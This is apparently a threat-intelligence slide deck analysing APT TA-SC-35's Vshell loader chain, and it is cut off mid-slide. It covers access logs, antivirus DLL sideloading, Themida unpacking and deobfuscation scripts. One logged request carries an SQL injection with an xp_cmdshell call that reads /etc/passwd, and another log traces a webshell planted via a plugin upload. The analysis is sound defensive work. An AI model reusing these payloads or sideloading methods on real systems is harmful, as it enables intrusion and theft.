

Following the Shell: From Packed Loader to Vshell

Nguyễn Đức Kiên

kiennnd14@viettel.com.vn

Đoàn Minh Long

longdm3@viettel.com.vn

viettel
security

About Us

1. Nguyễn Đức Kiên

- Threat analyst – Viettel Cyber Security
- Focus on deobfuscation and reverse engineering



2. Đoàn Minh Long

- Threat Analyst – Viettel Cyber Security
- Analyze APT malware (Ocean Lotus, Sharp Panda, Earth Baxia)



Contents

- 01** Overview of TA-SC-35's operations
- 02** Analyze of APT TA-SC-35's malware chain
- 03** Hunting Vshell and APT-TA-SC-35 infrastructure
- 04** Conclusion



Overview of TA-SC-35 operations



Earth Lamia (Trend Micro)




04/2025 – 07/2026




- Vshell
- Custom OLLVM obfuscation
- Themida
- fscanx

Activites diagram of a day



APT TA-SC-31 group's daily activities time in UTC+7

Attacked countries



Purpose

```
1 \dt
2 /dt
3 \dt analytics_*
4 \l
5 SELECT schemaname
6 \c [redacted]
7 SELECT schemaname
8 \l
9 \l
10 SELECT schemaname
11 SELECT schemaname
12 SELECT schemaname
13 SELECT relname
14 SELECT count(*)
15 SELECT * FROM t
16 SELECT * FROM t
17 /l
18 \l
19 SELECT relname
20 SELECT relname
21 \l
22 \c [redacted]
23 SELECT created,
24 SELECT reltuple
25 \q
26
```

```
1 psql -d [redacted]
2 exit
3 psql -h 127.0.0.1 -U postgres -d [redacted]
4 psql -d [redacted]
5 exit
6 psql -d [redacted]
7 psql -d [redacted]
8 psql -d [redacted]
9 psql -d [redacted]
10 psql -d [redacted]
11 exit
12
```

Initial Access

```
2025-11-28 07:46:22 10.4.4.33 GET /pages/am_info.aspx from=homeid=7badd20c-79d0-4b34-a853-1480930f352d 80 - 154.211.104.106
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/142.0.0.0+Safari/537.36+Edg/142.0.0.0
200 0 0 59

2025-11-28 07:46:22 10.4.4.33 GET /pages/am_info.aspx
from=homeid=7badd20c-79d0-4b34-a853-1480930f352d&NucF=2621%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E
%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%20%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 80 -
154.211.104.106 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/142.0.0.0+Safari/537.36+Edg/142.0.0.0
http://mms.vaeco.com.vn/pages/ho_base_user.aspx 500 0 0 28

2025-11-28 07:46:22 10.4.4.33 GET /pages/am_info.aspx from=homeid=7badd20c-79d0-4b34-a853-1480930f352d 80 - 154.211.104.106
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/142.0.0.0+Safari/537.36+Edg/142.0.0.0
200 0 0 57


2025-11-28 07:46:23 10.4.4.33 GET /pages/am_info.aspx from=homeid=7badd20c-79d0-4b34-a853-1480930f352d%28%2C.%27%28%29.%22%28. 80 - 154.211.104.106
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/142.0.0.0+Safari/537.36+Edg/142.0.0.0
200 0 0 123
```

```
10.33.72.10 - - [07/May/2026:10:32:31 +0700] "POST /wp-admin/update.php?action=upload-plugin HTTP/1.1" 200 172276
10.33.72.10 - - [07/May/2026:10:32:37 +0700] "GET /wp-includes/js/jquery/ui/draggable.min.js?ver=1.13.3 HTTP/1.1" 200 18420
10.33.72.10 - - [07/May/2026:10:32:37 +0700] "GET /wp-includes/js/backbone.min.js?ver=1.6.0 HTTP/1.1" 200 24301
10.33.72.10 - - [07/May/2026:10:32:38 +0700] "GET /assets//js//common.js HTTP/1.1" 301 -
10.33.72.10 - - [07/May/2026:10:32:38 +0700] "GET /assets/js/common.js HTTP/1.1" 404 51721
10.33.72.10 - - [07/May/2026:10:32:41 +0700] "GET /assets//js//common.js HTTP/1.1" 301 -
10.33.72.10 - - [07/May/2026:10:32:41 +0700] "GET /assets/js/common.js HTTP/1.1" 404 51721
10.33.72.10 - - [07/May/2026:10:33:00 +0700] "GET /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 12
10.33.72.10 - - [07/May/2026:10:34:00 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 12
10.33.72.10 - - [07/May/2026:10:34:00 +0700] "-" 408 -
10.33.72.10 - - [07/May/2026:10:34:01 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 76
10.33.72.10 - - [07/May/2026:10:34:02 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 76
10.33.72.10 - - [07/May/2026:10:34:09 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 12
10.33.72.10 - - [07/May/2026:10:34:09 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 76
10.33.72.10 - - [07/May/2026:10:34:10 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 1228
10.33.72.10 - - [07/May/2026:10:36:21 +0700] "POST /wp-content/upgrade/xiongda/xionger.php HTTP/1.1" 200 436
```


Initial Access

Asset Recognition Lighthouse (ARL):
Chinese-language **asset discovery** and **attack surface management framework** originally hosted on GitHub.

ScopeSentry: an open-source, distributed **Attack Surface Management (ASM)** and **cyberspace mapping platform** developed by a Chinese developer.



Malware overview flow




Malware overview flow

Side loading popular anti-virus system


- FireEye (spawner.exe)
- Kaspersky (klcsldcl.exe)
- Microsoft Defender (MpCmdRun.exe)
- CrowdStrike (CSFalconService.exe)

DLL Sideload:

- sspicli.dll
- Userenv.dll



Malware overview flow



Unpacking themida

1. Finding the OEP


- + Using tiny_tracer by hasherezade to monitor the api call of the packed program.
- + Find the windows startup entry.
- + Looking for section change which indicate the exit of packer.

```

2390302 312ae8;kernel32.GetModuleHandleA
2390303 312ae8;kernel32.GetProcAddress
2390302 GetProcAddress:
2390303     Arg[0] = ptr 0x7ff82cee0000 -> {MZ;x90;x00;x03;x00;x00;x00}
2390304     Arg[1] = ptr 0x7ff82cf92e07 -> "UpdateProcThreadAttribute"
2390305
2390306 217963;kernel32.VirtualProtect
2390307 57f71;kernel32.VirtualProtect
2390308 57f71;kernel32.VirtualProtect
2390309 ala43;kernel32.VirtualProtect
2390304 1bd010;kernel32.VirtualProtect
2390304 312ae8;kernel32.GetProcessHeap
2390304 312ae8;ntdll.RtlAllocateHeap
2390304 312ae8;kernel32.GetProcessHeap
2390304 312ae8;ntdll.RtlAllocateHeap
2390305 436cb;ntdll.RtlRemoveVectoredExceptionHandler
2390306 1bd010;kernel32.SetCurrentDirectoryW
2390307 10d30f;[.winlic] -> [ ]
2390308 2671c;section: [ ]
2390309 2678e;[ ] -> [.winlic]
2390305 5a054;section: [.winlic]
2390305 71494d;kernel32.GetSystemTimeAsFileTime
2390302 2678e;section: [ ]
2390303 26796;kernel32.GetCurrentThreadId
2390304 267a2;[ ] -> [.winlic]
2390305 58029;section: [.winlic]
2390306 6ebaa4;kernel32.GetCurrentProcessId
2390307 267a8;section: [ ]
2390308 267b2;[ ] -> [.winlic]
2390309 8e326;section: [.winlic]
2390306 6f8fce;kernel32.QueryPerformanceCounter
2390307 267b8;section: [ ]
2390302 24ac7;CPUID:0
2390303 24aee;CPUID:1
2390304 24b73;CPUID:7
2390305 270a0;[ ] -> [.winlic]
2390306 94cdc;section: [.winlic]
2390307 51829e;ucrtbase._initialize_onexit_table
2390308 21f43;section: [ ]
2390309 270a0;[ ] -> [.winlic]


```


- + Themida have a dedicate memory location for
- + Using Scylla to detect that section.
- + Resolve the api address.
- + Using Scylla to dump and fix the iat.



2. Restoring api

- + Themida have a dedicate memory location for
- + Using Scylla to detect that section.
- + Resolve the api address. (unicorn emulation)
- + Using Scylla to dump and fix the iat.



Indirect branch

There are 3 types of indirect branch:

1. Direct indirect branch
2. Condition branch with cmov
3. Condition branch with set

There are many ways to deobfuscate those:

1. Generic approach
(symbolic execution, emulation)
2. Heuristic approach (just regex and symbolic execution)

```
mov rax, 70C48630412FE2E1h
add rax, cs:qword_7FFF63B50228
call rax
mov [rsp+38h+var_8], 0
mov rax, 376F11FC638E981Ah
mov [rsp+38h+var_10], rax

loc_7FFF63B2E726:
mov rax, [rsp+38h+var_10]
mov [rsp+38h+var_18], rax
mov rax, [rsp+38h+var_18]
mov rcx, 376F11FC638E981Ah
sub rax, rcx
setl cl
mov rax, cs:qword_7FFF63B51260
movzx edx, cl
shl edx, 3
mov ecx, edx
lea ecx, [rcx+rcx*2]
lea rcx, [rax+rcx+40h]
mov rax, 2F81D685EBB08975h
mov rax, [rax+rcx]
mov rcx, 60E932C923929C87h
add rax, rcx
jmp rax
sub_7FFF63B2E6E0 endp
```

Thank you hexamine!

Indirect branch

Disassemble everything.

Finding all indirect call and indirect jump

Get the start position for the context of emulator

```
prevSize = None
for insn in md.disasm(textData, baseAddr+0x1000):
    if insn.mnemonic == "call" and insn.op_str.startswith("r"):
        calls.append(insn.address)
    elif insn.mnemonic == "jmp" and insn.op_str.startswith("r"):
        jumps.append(insn.address)
    disassembly[insn.address] = [insn.mnemonic, insn.op_str, insn.size, prevSize]
    prevSize = insn.size
callAddr = []
for call in calls:
    #print(hex(call))
    res = getStartCall(call)
    if res != None:
        callAddr.append([call, res])

jumpsInfo = []
for jump in D:
    n = getStartJump(jump)
    jumpsInfo.append(n)
```

Indirect branch

We emulate both case for conditional branch to get the result branch
From those information we patch the instructions to point to the right result

```
if jump.jtype == 1: #type = cmov
    symbols,falseVal,trueVal = symbExec(jump.before_cond,cmovRegs=jump.regs)
    symbolsFalse = deepcopy(symbols)
    symbolsFalse[ExprId(jump.regs[1],64)] = falseVal
    symbolsTrue = deepcopy(symbols)
    symbolsTrue[ExprId(jump.regs[0],64)] = trueVal
    trueTarget = symbExec(jump.after_cond,symbols=symbolsTrue,initSymbols=False)
    falseTarget = symbExec(jump.after_cond,symbols=symbolsFalse,initSymbols=False)
    assert isinstance(trueTarget,ExprInt) and isinstance(falseTarget,ExprInt)
    junkcodeAddr = findIRDstUseDefs(jump.after_cond)
    assert checkInsts(junkcodeAddr,jump.after_cond,jump.jmpAddr)
```

Indirect branch

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4         ((void (*)(void)))(_QWORD *) (qword_7FFF63B51250 - 0x70426C3C143D587BLL) + 0x3011B227BE370538LL)();
5     return 1;
6 }
```

;

loc_7FFF63B2E666: ; CODE XREF: DllMain+304↑j

```
mov     rcx, 8FBD93C3EBC2A485h
add     rcx, cs:qword_7FFF63B51250
mov     rax, 3011B227BE370538h
add     rax, [rcx]
call    rax
xor     eax, eax
mov     rcx, 312DD71CCAD8E450h
sub     rax, rcx
mov     [rsp+58h+var_30], rax
jmp     loc_7FFF63B2E6DB
```

Indirect branch

We are going to use hex-rays microcode hook.

Hex-rays microcode is a feature inside ida pro which can read, change the ida pro IL (Intermediate Language) for better decompiler

Here I used d810-ng a fork from d810. Which help a lot in writing deobfuscator on microcode level.
(github.com/acheron2302/d810-ng)

```
def check_candidate(self, candidate) -> bool:
    if (self.ro_dword_min_ea is None) or (self.ro_dword_max_ea is None):
        return False
    leaf = candidate["ro_dword"]
    if leaf is None:
        return False
    mop = leaf.mop
    if mop is None:
        return False
    mop_t = getattr(mop, "t", None)
    if mop_t != ida_hexrays.mop_v:
        return False
    mem_read_address = getattr(mop, "g", None)
    if mem_read_address is None:
        return False
    if not (self.ro_dword_min_ea <= mem_read_address <= self.ro_dword_max_ea):
        return False

    num = self._resolve_address_from_mop(mop)
    if num is None:
        return False
    size = mop.size or 0
    if size == 0:
        return False
    early_rule_logger.info(f"Found candidate and changing num to size: {num}:{size}")
    candidate.add_constant_leaf("val_res", num, size)
    return True
```

Indirect branch

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4         install_veh();
5     return 1;
6 }

1 BOOL install_veh()
2 {
3     HMODULE ModuleHandleA; // [rsp+20h] [rbp-8h]
4
5     ModuleHandleA = GetModuleHandleA(0LL);
6     lpAddress[0] = (char *)ModuleHandleA
7         + *((unsigned int *)((char *)ModuleHandleA + *((unsigned int *)ModuleHandleA + 15) + 40));
8     AddVectoredExceptionHandler(1u, (PVECTORED_EXCEPTION_HANDLER)Handler);
9     return VirtualProtect(lpAddress[0], 1uLL, 0x120u, lpfl0ldProtect);
10 }
```

Control flow flattening

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID  
2 {  
3     unsigned __int64 i_3; // rax  
4     unsigned __int64 i_1; // rax  
5     unsigned __int64 i_2; // rax  
6     unsigned __int64 i_4; // rax  
7     signed __int64 i; // [rsp+28h] [rbp-30h]  
8  
9     for ( i = 0xCED228E3B0076AFuLL; ; i = 0xCED228E3259D6909uLL )  
10     {  
11         while ( 1 )  
12         {  
13             while ( i > (__int64)0xCED228E38776FC9FuLL )  
14             {  
15                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
16                 {  
17                     if ( i >= (__int64)0xCED228E392338A42uLL )  
18                     {  
19                         i_1 = 0xCED228E38776FCA0uLL;  
20                         if ( (int)fdwReason < 2 )  
21                         {  
22                             i_1 = 0xCED228E36EBA97C5uLL;  
